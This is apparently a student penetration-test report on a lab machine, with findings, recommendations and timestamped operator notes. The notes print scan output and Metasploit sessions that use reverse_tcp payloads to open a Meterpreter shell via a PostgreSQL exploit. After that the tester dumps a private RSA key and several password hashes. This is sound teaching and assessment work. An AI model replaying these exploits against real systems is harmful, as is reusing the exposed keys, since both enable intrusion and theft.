

# Firelock LLC Penetration Test Report

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## Executive Summary

A penetration test was conducted on the Firelock LLC machine. The purpose of this document is to understand the vulnerabilities on the given machine. Several tests were conducted and documented to understand the vulnerabilities present on the machine.

Many vulnerabilities were found on the machine that need to be addressed. There are many cases where the system is not fully up-to-date which allows for exploitation. Most vulnerabilities can be exploited through a simple port scan of the system to understand what ports are open to the public facing network.

It is recommended that changes are made to the system in order to make the Firelock LLC machine more secure. The biggest changes that should be made are updates to the system's servers and an overall closure of open ports that are vulnerable to exploitation.

## Test Cases & Results

A series of tests were conducted on the machine in order to find the vulnerabilities throughout the target system. There are six main test cases that were conducted.

### Test Case 1: Ping

To establish that the target machine was online and running, the ping command was run on the target system. The ping command was successful with an average time of about 0.8ms.

### Test Case 2: Web Browser Search

While searching through the website for the target machine, located at <http://172.16.4.111/>, it was discovered that there is a WebDav server and a phpMyAdmin login page listed, along with the standard Twiki content for the website.

The source code for the initial landing web page contained a comment that said “Judy was working on this when she broke her coccyx.” This information gives note that there may be a user on the system by the name of Judy.

### Test Case 3: Nmap

The nmap port spray scan reported that there are many ports open to the public. These ports are 21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180.

### Test Case 4: Port Accessibility

A method used to gain more information from the system after using nmap was netcat or nc. Netcat gave information about the versions of the servers running on the ports. The ftp version used on the target machine is vsFTPD 2.3.4. There is a specific metasploit exploit that can be used on this version of ftp. This is a vulnerability for the system.

After using nmap it became clear that the ftp port was open, so a connection was made into that port using the command “ftp 172.16.4.111”. Access was able to be gained for the ftp server via the anonymous login. There was a file on the ftp server named Cis4240.zip. Because the ftp port is open to the public anyone on the network could gain access to this Cis4240.zip file.

### Test Case 5: Nikto

Nikto reported many different vulnerabilities that the target machine has. Some of those vulnerabilities include:

- The target machine may leak inodes via ETags
- Apache/2.2.8 appears to be outdated
- HTTP TRACE method is active, the target machine may be vulnerable to XST
- phpMyAdmin is for managing mySQL

This report suggests many vulnerabilities on the target machine. The outdated Apache server is vulnerable to exploits for Apache version 2.2.8. Another vulnerability is the mySQL server that is open to the network via port 3306. If someone gained access to the usernames and passwords for the mySQL server database or phpMyAdmin they could gain access to the databases that store valuable information about users and other server content.

#### Test Case 6: Metasploit

Due to the vulnerabilities detected by nikto and the nmap scan, metasploit was needed to exploit the vulnerabilities of the system to gain a foothold.

The metasploit exploits attempted were: 320, 348, 334, 329, 317, 291, 290, 289, 18, 30, 48, 57, 56, 55, 64. The only exploit that gave access to the target machine was exploit 320. This exploit was called “linux/postgres/postgres\_payload”. Access of the root directory was gained through this exploit and a search of the system was conducted. Specifically, the mySQL server files, DAV server files, and the list of users on the system. Here is a list of users on the target machine that have home directories: beverly, ftp, howard, msfadmin, phil, ptester, service, user.

Access to the target machine was achieved with the user account with the password “user”, but they do not have sudoer privileges.

Access to the password hash file was not gained nor was the ability to add a new user to the system as root to exploit the target machine further.

## Recommendations

In **Test Case 2** a vulnerability was found in the source code of the landing page for the web server. Please remove the comment from the source code with Judy's name. If you need to make comments in the code that refer to a specific person, please use a code name so that a user viewing the open facing web source code cannot gain access to an employee's name.

In **Test Case 3** the nmap port spray scan reported that there are many ports open to the network that should not be open. Please close the following ports: 21, 23, 53, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180. Ports that can be open are:

1. Port 80 -- the http port
2. Port 22 -- ssh
3. Port 25 -- smtp

Port 80 is the webserver and should be open to the public, ssh can be open and smtp can be open if needed for the website.

In **Test Case 4** the ftp version found is not up to date, if you would like to keep the port open, please update and patch to current, otherwise close the port.

In **Test Case 5** it was found that the Apache server was out of date, please update this to the latest version for added security. Another vulnerability is with the HTTP TRACE method being active. Please disable this if you wish to keep the Firelock LLC web server active.

## Appendix A

### Summary of Changes

No changes were made to the target system.

## Appendix B

### Objectives Found

Objective (Figure 1) was found when logging into the ftp server with username- anonymous- and password- blank. I found the file Cis4240.zip, which is not actually a .zip file; it is an ASCII text file with a hash in it. This information became known from using command “file Cis4240.zip”

```
roz@kali:~$ ftp 172.16.4.111
Connected to 172.16.4.111.
220 (vsFTPd 2.3.4)
Name (172.16.4.111:roz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 37 Oct 30 20:35 Cis4240.zip
226 Directory send OK.
ftp> █
```

(Figure 1)

Objective (Figure 2) was found using metasploit exploit 320 linux/postgres/postgres\_payload. I searched through the target machine directories until I found the mysql directory which contained CIS4240. I have yet to open this directory to see what the hash is.

```
meterpreter > cd mysql
meterpreter > ls
Listing: /var/lib/mysql
_____
Mode          Size      Type  Last modified        Name
_____
40700/rwx----- 4096     dir   2020-10-30 16:01:41 -0400  CIS4240
100644/rw-r--r-- 0       fil    2010-04-28 16:26:21 -0400  debian-5.0.flag
40700/rwx----- 4096     dir   2012-05-20 15:24:13 -0400  dwva
100660/rw-rw---- 5242880  fil    2020-11-25 19:11:09 -0500  ib_logfile0
100660/rw-rw---- 5242880  fil    2010-04-28 16:26:21 -0400  ib_logfile1
100660/rw-rw---- 10485760 fil    2020-10-30 16:27:53 -0400  ibdata1
40700/rwx----- 4096     dir   2012-05-14 01:55:04 -0400  metasploit
40755/rw xr-xr-x 4096     dir   2010-04-28 16:26:19 -0400  mysql
100600/rw----- 7        fil    2010-04-28 16:26:19 -0400  mysql_upgrade_info
40700/rwx----- 4096     dir   2012-05-14 02:04:09 -0400  owasp10
40700/rwx----- 32768    dir   2010-04-28 16:26:21 -0400  tikiwiki
40700/rwx----- 32768    dir   2010-04-28 16:26:20 -0400  tikiwiki195
```

(Figure 2)

Objective (Figure 3) was found using metasploit exploit 320 linux/postgres/postgrs\_payload. Searched through the dav server files to find index.html.

```
meterpreter > cat index.html
<html>
<title>Firelock LLC</title>
<body>
<h1>Welcome</h1>
<p>
Our web developer is at home with a broken coccyx and cannot
finish the site right now. Wish her well and send her a card if
you like:</p>
<li> Judy Fifth
<li> 123 Credibility St
<li> Kingsport, MA 12345

<!— CIS4240:$apr1$XXfz2au1$aXFgKHoxmg9vbzNFr2D6/0 —>
</body>
</html>
```

(Figure 3)

Objective (Figure 4) was found using metasploit exploit 320 linux/postgres/postgrs\_payload. Searched through the directories on the target1 box and navigated to the root directory to find the file .cis4240.

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	38	fil	2020-10-30 16:30:46 -0400	.cis4240
40755/rwxr-xr-x	4096	dir	2012-05-13 23:35:33 -0400	bin
40755/rwxr-xr-x	1024	dir	2012-05-13 23:36:28 -0400	boot
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:18 -0400	cdrom
40755/rwxr-xr-x	13500	dir	2020-11-25 19:10:42 -0500	dev
40755/rwxr-xr-x	4096	dir	2020-11-25 19:11:53 -0500	etc
40755/rwxr-xr-x	4096	dir	2020-10-26 10:54:18 -0400	home
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:08 -0400	initrd
100644/rw-r--r--	7929183	fil	2012-05-13 23:36:28 -0400	initrd.img
40755/rwxr-xr-x	4096	dir	2012-05-13 23:35:22 -0400	lib
40700/rwx-----	16384	dir	2010-04-28 16:26:18 -0400	lost+found
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:18 -0400	media
40755/rwxr-xr-x	4096	dir	2010-04-28 16:22:28 -0400	mnt
100600/rw-----	13752	fil	2020-11-25 19:12:30 -0500	nohup.out
40755/rwxr-xr-x	4096	dir	2020-10-30 16:19:46 -0400	opt
40555/r-xr-xr-x	0	dir	2020-11-25 19:10:01 -0500	proc
40755/rwxr-xr-x	4096	dir	2020-11-25 19:12:29 -0500	root
40755/rwxr-xr-x	4096	dir	2012-05-13 21:54:53 -0400	sbin
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:00 -0400	srv
40755/rwxr-xr-x	0	dir	2020-11-25 19:10:02 -0500	sys
41777/rwxrwxrwx	4096	dir	2020-11-25 20:23:30 -0500	tmp
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:08 -0400	usr
40755/rwxr-xr-x	4096	dir	2010-04-28 16:28:08 -0400	var
100644/rw-r--r--	1987288	fil	2010-04-28 16:54:19 -0400	vmlinuz

```
meterpreter > download .cis4240
[*] Downloading: .cis4240 → .cis4240
[*] Downloaded 38.00 B of 38.00 B (100.0%): .cis4240 → .cis4240
[*] download : .cis4240 → .cis4240
meterpreter > cat .cis4240
$apr1$d.Vv.p1x$835x0YeWLfoFQJ0SMvUSX0
```

(Figure 4)

## Operator Notes

11/20/2020

9:00AM

Snapshots of target1 and kali box taken. The first snapshot for each of them is the snapshot created before investigation and pen testing.

10:00AM

Tests:

- ping 172.16.4.111
- Open web browser and go to <http://172.16.4.111/>
  - Search the web page
- nmap 172.16.4.111
- Try to get into specific open ports
- Msfconsole
  - exploit the machine with different metasploit exploit
- nikto -host 172.16.4.111

11:08AM


ping 172.16.4.111

```
PING 172.16.4.111 (172.16.4.111) 56(84) bytes of data.
64 bytes from 172.16.4.111: icmp_seq=1 ttl=64 time=0.794 ms
64 bytes from 172.16.4.111: icmp_seq=2 ttl=64 time=0.877 ms
64 bytes from 172.16.4.111: icmp_seq=3 ttl=64 time=0.870 ms
64 bytes from 172.16.4.111: icmp_seq=4 ttl=64 time=0.909 ms
64 bytes from 172.16.4.111: icmp_seq=5 ttl=64 time=0.912 ms
64 bytes from 172.16.4.111: icmp_seq=6 ttl=64 time=0.787 ms
64 bytes from 172.16.4.111: icmp_seq=7 ttl=64 time=0.881 ms
64 bytes from 172.16.4.111: icmp_seq=8 ttl=64 time=0.874 ms
```

Able to ping the target machine.

11:10AM

Open web browser and go to <http://172.16.4.111/>



## Useful Links

- [TWiki](#)
- [phpMyAdmin](#)
- [WebDAV](#)

Able to find and search through the webpage.

# Welcome to TWiki

- [readme.txt](#)
- [license.txt](#)
- [TWikiDocumentation.html](#)
- [TWikiHistory.html](#)
- Lets [get started](#) with this web based collaboration platform

## Index of /dav

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>	-	-	-

*Apache/2.2.8 (Ubuntu) DAV/2 Server at 172.16.4.111 Port 80*

There is a TWiki page, a myPhpAdmin page, and an Index of /dav page.

TWiki reference manual found on TWiki page.

11:45AM

nmap 172.16.4.111

```
roza@kali:~$ nmap 172.16.4.111
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-20 11:45 EST
Nmap scan report for 172.16.4.111
Host is up (0.00082s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

There are many ports that are open to the system.

11:46AM

ftp 172.16.4.111

```
roz@kali:~$ ftp 172.16.4.111
Connected to 172.16.4.111.
220 (vsFTPd 2.3.4)
Name (172.16.4.111:roz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0          0           37 Oct 30 20:35 Cis4240.zip
226 Directory send OK.
ftp> █
```

Found a .zip file: Cis4240.zip.

Did "get Cis4240.zip" to transfer it to my Kali machine.

Not actually a zip file it is an ASCII text file with a hash in it. This information became known from using command "file Cis4240.zip".

12:02PM

nikto -host http://172.16.4.111/


```
roz@kali:~$ nikto -host http://172.16.4.111
- Nikto v2.1.6

+ Target IP:        172.16.4.111
+ Target Hostname: 172.16.4.111
+ Target Port:     80
+ Start Time:      2020-11-20 12:03:05 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME t
ype
+ Server may leak inodes via ETags, header found with file /robots.txt, ino
de: 67635, size: 43, mtime: Fri Oct 30 15:32:04 2020
+ Entry '/phpMyAdmin/' in robots.txt returned a non-forbidden or redirect H
TTP code (200)
+ Entry '/internal/' in robots.txt returned a non-forbidden or redirect HT
P code (200)
+ "/robots.txt" contains 2 entries which should be manually viewed.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers
to easily brute force file names. See http://www.wisec.it/sectou.php?id=46
98ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may caus
e false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable
to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals pote
ntially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals pote
ntially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals pote
ntially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals pote
ntially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-3092: /internal/: This might be interesting ...
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL d
atabases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL datab
ases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting ...
```

```
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs
phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL database s, and should be protected or limited to authorized hosts.
+ 8728 requests: 0 error(s) and 31 item(s) reported on remote host
+ End Time: 2020-11-20 12:03:53 (GMT-5) (48 seconds)
=====
+ 1 host(s) tested
```

There are many things found by nikto that make the system vulnerable. Specifically, phpMyAdmin, MySQL, Web Server, Apache server, robots.txt, etc.



12:23PM

Tried "mysql --host=172.16.4.111", access denied.

12:30PM

Tried the same command with "--port=3306" on the end, access denied.

12:33PM

Started metasploit GUI.

12:35PM

Ran metasploit command "show exploits".

12:44PM

Using John the Ripper to try and crack hash from Cis4240.zip file.

12:47PM

Closed metasploit GUI.

12:50PM

Ran command "netstat 172.16.4.111".

```

roz@kali:~$ netstat 172.16.4.111
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp6       0      0 localhost:49734          localhost:49734        ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags     Type      State      I-Node Path
unix    6      [ ]      DGRAM    CONNECTED   12287  /run/systemd/journal/socket
unix    2      [ ]      DGRAM    CONNECTED   20285  /run/user/1000/systemd/noti
fy
unix    3      [ ]      DGRAM    CONNECTED   12247  /run/systemd/notify
unix    2      [ ]      DGRAM    CONNECTED   12268  /run/systemd/journal/syslog
unix   13      [ ]      DGRAM    CONNECTED   12280  /run/systemd/journal/dev-lo
g
unix    3      [ ]      STREAM   CONNECTED  17555  /run/systemd/journal/stdout
unix    3      [ ]      STREAM   CONNECTED  17359
unix    3      [ ]      STREAM   CONNECTED  21342  @/tmp/dbus-0hgTgMbqz0
unix    3      [ ]      STREAM   CONNECTED  21313  @/tmp/.X11-unix/X0
unix    3      [ ]      STREAM   CONNECTED  21289  /run/user/1000/bus
unix    2      [ ]      SEQPACKET CONNECTED 31579
unix    3      [ ]      STREAM   CONNECTED  20903
unix    2      [ ]      DGRAM    CONNECTED  23412
unix    3      [ ]      STREAM   CONNECTED  17934
unix    3      [ ]      STREAM   CONNECTED  17377  /run/dbus/system_bus_socket
unix    3      [ ]      STREAM   CONNECTED  49875
unix    3      [ ]      STREAM   CONNECTED  21324
unix    3      [ ]      STREAM   CONNECTED  21279
unix    3      [ ]      STREAM   CONNECTED  21171
unix    3      [ ]      STREAM   CONNECTED  31002  @/dbus-vfs-daemon/socket-W1
iWslXX

```

There is more, but all relatively similar.

12:55PM

Ran command “msfconsole”.

```

  0-11      normal   No    Android Settings Remove Device Locks (4.0-4.3)
  1904 post/linux/gather/phpmyadmin_credsteal
            normal   No    Phpmyadmin credentials stealer

```

1:00PM

“set RHOSTS 172.16.111/24” command used.

```

msf5 post( linux/gather/phpmyadmin_credsteal ) > run
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf5 post( linux/gather/phpmyadmin_credsteal ) > sessions -l

Active sessions
=====

No active sessions.

```

1:12PM

Closed msfconsole.

1:25PM

ftp 172.16.4.111

```

ftp> pwd
257 "/"

```

11/25/2020

7:17PM

nmap -F 172.16.4.111

```
roz@kali:~$ nmap -F 172.16.4.111
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-25 19:17 EST
Nmap scan report for 172.16.4.111
Host is up (0.00043s latency).
Not shown: 82 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
8009/tcp  open  ajp13

Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
```

7:25PM

nc -vvvn 172.16.4.111 25

```
roz@kali:~$ nc -vvvn 172.16.4.111 25
(UNKNOWN) [172.16.4.111] 25 (smtp) open
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

7:26PM

nc -vvvn 172.16.4.111 3306

```
roz@kali:~$ nc -vvvn 172.16.4.111 3306
(UNKNOWN) [172.16.4.111] 3306 (mysql) open
>
5.0.51a-3ubuntu0@WHAMA;C,"{gs/-4[NT;h sent 0, rcvd 66
```

7:28PM

nc -vvvn 172.16.4.111 21

```
roz@kali:~$ nc -vvvn 172.16.4.111 21
(UNKNOWN) [172.16.4.111] 21 (ftp) open
220 (vsFTPd 2.3.4)
```

7:29PM

nc -vvvn 172.16.4.111 22

```
roz@kali:~$ nc -vvvn 172.16.4.111 22
(UNKNOWN) [172.16.4.111] 22 (ssh) open
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

7:41PM

```
nc -vvvn 172.16.4.111 80
```

8:15PM

## Msfconsole exploitation

Failed.

```

msf5 exploit(unix/webapp/phpmyadmin_config) > use 448
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf5 exploit(multi/http/struts_code_exec_parameters) > show options

Module options (exploit/multi/http/struts_code_exec_parameters):
  Name      Current Setting  Required  Description
  --          --          --          --
  CHECK_SLEEPTIME  5           yes        The time, in seconds,
  GET_PARAMETERS          no         Additional GET Parameter
  aöparamz=b. Do apply URL encoding to the parameters names and values if needed.
  PARAMETER    username       yes        The parameter to perform
  Proxies                   no         A proxy chain of form
  RHOSTS          rhost        yes        The target host(s), r
  file:<path>,
  RPORT        8080          yes        The target port (TCP)
  SSL           false         no         Negotiate SSL/TLS for
  TARGETURI     /blank-struts2/login.action yes        The path to a struts
  TMP_PATH          /tmp          no         Overwrite the temp path
me directory is not writeable. Ensure there is a trailing slash!
  VHOST          vhost        no         HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --          --          --          --
  LHOST     172.16.4.21      yes        The listen address (an interface may be specified)
  LPORT     4444          yes        The listen port

Exploit target:

  Id  Name
  --  --
  2  Java Universal

msf5 exploit(multi/http/struts_code_exec_parameters) > exploit

[-] Exploit failed: One or more options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/struts_code_exec_parameters) > set RHOST 172.16.4.111
RHOST => 172.16.4.111
msf5 exploit(multi/http/struts_code_exec_parameters) > exploit

[*] Started reverse TCP handler on 172.16.4.21:4444
[*] Uploading exploit to NUYcQd.jar
[*] Executing payload
[!] This exploit may require manual cleanup of 'NUYcQd.jar' on the target
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/struts_code_exec_parameters) > 

```

8:15PM

```
msf5 post(linux/manage/sshkey_persistence) > use 348
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf5 exploit(linux/telnet/telnet_encrypt_keyid) > show options

Module options (exploit/linux/telnet/telnet_encrypt_keyid):

Name      Current Setting  Required  Description
_____
PASSWORD          no        The password for the specified username
RHOSTS           yes       The target host(s), range CIDR identifier, or hosts file with syntax
RPORT            23        The target port (TCP)
USERNAME         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
_____
LHOST   172.16.4.21      yes       The listen address (an interface may be specified)
LPORT    4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic

msf5 exploit(linux/telnet/telnet_encrypt_keyid) > set RHOST 172.16.4.111
RHOST => 172.16.4.111
msf5 exploit(linux/telnet/telnet_encrypt_keyid) > exploit

[*] Started reverse TCP handler on 172.16.4.21:4444
[*] 172.16.4.111:23 - Bruteforcing with 1 possible targets
[*] 172.16.4.111:23 - Trying target Red Hat Enterprise Linux 3 (krb5-telnet)...
[-] 172.16.4.111:23 - Exploit aborted due to failure: unknown: This system does not support encryption
```

Failed.

8:22PM

```
msf5 exploit(linux/smtp/apache_wm_exec) > use 329
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf5 exploit(linux/smtp/apache_james_exec) > set RHOST 172.16.4.111
RHOST => 172.16.4.111
msf5 exploit(linux/smtp/apache_james_exec) > exploit

[*] Started reverse TCP handler on 172.16.4.21:4444
[-] 172.16.4.111:25 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.16.4.111:4555).
[-] 172.16.4.111:25 - Failed to remove payload message for user '/.../.../.../.../etc/cron.d' with password 'JfyXlDhipz'
[-] 172.16.4.111:25 - Exploit failed: The connection was refused by the remote host (172.16.4.111:4555).
[*] Exploit completed, but no session was created.
msf5 exploit(linux/smtp/apache_james_exec) >
```

Failed.

8:25PM

Got a fish with 320!

```

msf5 exploit(linux/smtp/apache_james_exec) > use 320
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf5 exploit(linux/postgres/postgres_payload) > set RHOST 172.16.4.111
RHOST => 172.16.4.111
msf5 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 172.16.4.21:4444
[*] 172.16.4.111:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3
[*] Uploaded as /tmp/HDPCbWeP.so, should be cleaned up automatically
[*] Sending stage (980808 bytes) to 172.16.4.111
[*] Meterpreter session 1 opened (172.16.4.21:4444 → 172.16.4.111:54709) at 2020-11-25 20:23:11

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
_____
Mode          Size   Type  Last modified      Name
_____
100600/rw----- 4      fil   2010-04-28 16:26:59 -0400  PG_VERSION
40700/rwx----- 4096   dir   2010-04-28 16:27:01 -0400  base
40700/rwx----- 4096   dir   2020-11-25 20:23:31 -0500  global
40700/rwx----- 4096   dir   2010-04-28 16:26:59 -0400  pg_clog
40700/rwx----- 4096   dir   2010-04-28 16:26:59 -0400  pg_multixact
40700/rwx----- 4096   dir   2010-04-28 16:26:59 -0400  pg_subtrans
40700/rwx----- 4096   dir   2010-04-28 16:26:59 -0400  pg_tblspc
40700/rwx----- 4096   dir   2010-04-28 16:26:59 -0400  pg_twophase
40700/rwx----- 4096   dir   2010-04-28 16:26:59 -0400  pg_xlog
100600/rw----- 125    fil   2020-11-25 19:11:59 -0500  postmaster.opts
100600/rw----- 54     fil   2020-11-25 19:11:59 -0500  postmaster.pid
100644/rw-r--r-- 540    fil   2010-04-28 16:28:06 -0400  root.crt
100644/rw-r--r-- 1224   fil   2010-04-28 16:28:07 -0400  server.crt
100640/rw-r----- 891    fil   2010-04-28 16:28:07 -0400  server.key

meterpreter > cat server.key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQDWtBM2M5qVcXsb3nyDddpxsTypf/6tZBt36U+uvsrU+MvvrtD
eSRz/zzlnjtt/MixrPpMTV6bTJlUC9eoSLC6qd4dH/TkawKj9GtFzUyvjYliM49l
uzzZhn8Qsc8FOLqCoFE6YceZhu9G5Md+Mme51a3k8QKCulwCQndyZDT0ktQIDAQAB
AoGBALlyuvFjk0+PwHU2/DeUcUUogKwrWTAtQqidRm06cPn5mDUdqM5D8d+bg98V
iGGdKUCG13+WiHP9eqakv/alkgnDvxiVtYGJlRym8U+BR7dXqG3FTXiU2c2ziqvz
xvxkv6pUevaJ0RcxB/93MGJjcVY0mdmwF/Lo82Y8aySgY/+hAkEA9d3xW3dFSDoi
WYey9ycuPEG3xknTk1km2nEIObeBti4Jinx2LrvHk9S4aSsvxGf7LZJ8W6TDcwk
pR2MGEFlzQJBAN+NViJkwsQFU0zCjtcuXusaBzW1VpgZfiFps5pm88caf/Lip4vE
9r0IUBzVg/31MFCAZLjXQcQi5x4gdo1600kCQDt0DanCWzQ1KZPu53w2NzDRqUJr
DF2+Y2DNYu6JFQCcmjCJePhM0xcVeEztK73qwmiWj79srIuDGlo5jNFM9QECQQC3
QApTyx9sw9jGwW2J4o8YNVvXoPB8+dio1wrM9Li2l5hukiEVp72CsZ/IgxYRpV2X
f8gQ5RMaDmpZ/c5wp0/RAkEAj9nBA+7+HTWqiUefmIe2VYxHwGK4kn0iso/P5ras
rhZCltVzAKDYOh5G2f62FGvYGAzpVZfn2wtbHQmxRl7RtQ=
-----END RSA PRIVATE KEY-----
meterpreter > getwd
/var/lib/postgresql/8.3/main

```

```
meterpreter > cat pg_auth  
"postgres" "md53175bc1d3201d16594cebf9d7eb3f9d" ""
```

```
meterpreter > cat pg_database
"template1" 1 1663 379
"template0" 11510 1663 379
"postgres" 11511 1663 379
```

```

meterpreter > cd ..
meterpreter > ls
Listing: /var/lib
=====
Mode          Size   Type  Last modified      Name
=====
40755/rwxr-xr-x  4096  dir   2012-05-13 23:35:03 -0400  apparmor
40755/rwxr-xr-x  4096  dir   2012-05-20 15:37:09 -0400  apt
40755/rwxr-xr-x  4096  dir   2010-04-28 16:26:51 -0400  aptitude
40755/rwxr-xr-x  4096  dir   2010-04-28 16:26:21 -0400  belocs
40775/rwxrwxr-x  4096  dir   2010-04-28 16:27:02 -0400  bind
40755/rwxr-xr-x  4096  dir   2012-05-20 14:43:52 -0400  defoma
40755/rwxr-xr-x  4096  dir   2020-10-07 08:57:31 -0400  dhcpc3
40755/rwxr-xr-x  4096  dir   2012-05-20 15:37:08 -0400  dpkg
40755/rwxr-xr-x  4096  dir   2010-04-28 16:27:02 -0400  gcj-4.2
40755/rwxr-xr-x  4096  dir   2012-05-20 14:38:25 -0400  gconf
40755/rwxr-xr-x  4096  dir   2010-04-28 16:27:01 -0400  initramfs-tools
40755/rwxr-xr-x  4096  dir   2010-04-28 16:26:21 -0400  initscripts
42775/rwxrwxr-x  4096  dir   2010-04-28 16:26:21 -0400  libuuid
40755/rwxr-xr-x  4096  dir   2010-04-28 16:26:48 -0400  locales
40755/rwxr-xr-x  4096  dir   2010-04-28 16:26:18 -0400  logrotate
40755/rwxr-xr-x  4096  dir   2010-04-28 16:26:48 -0400  misc
40755/rwxr-xr-x  4096  dir   2020-10-26 06:42:51 -0400  mlocate
40755/rwxr-xr-x  4096  dir   2020-11-25 19:11:06 -0500  mysql
40755/rwxr-xr-x  4096  dir   2010-04-28 16:26:58 -0400  mysql-cluster
40755/rwxr-xr-x  4096  dir   2020-11-25 19:11:54 -0500  nfs
41733/rwxr-wx-wx  4096  dir   2020-11-25 20:09:01 -0500  php5
40755/rwxr-xr-x  4096  dir   2010-04-28 16:27:02 -0400  postfix
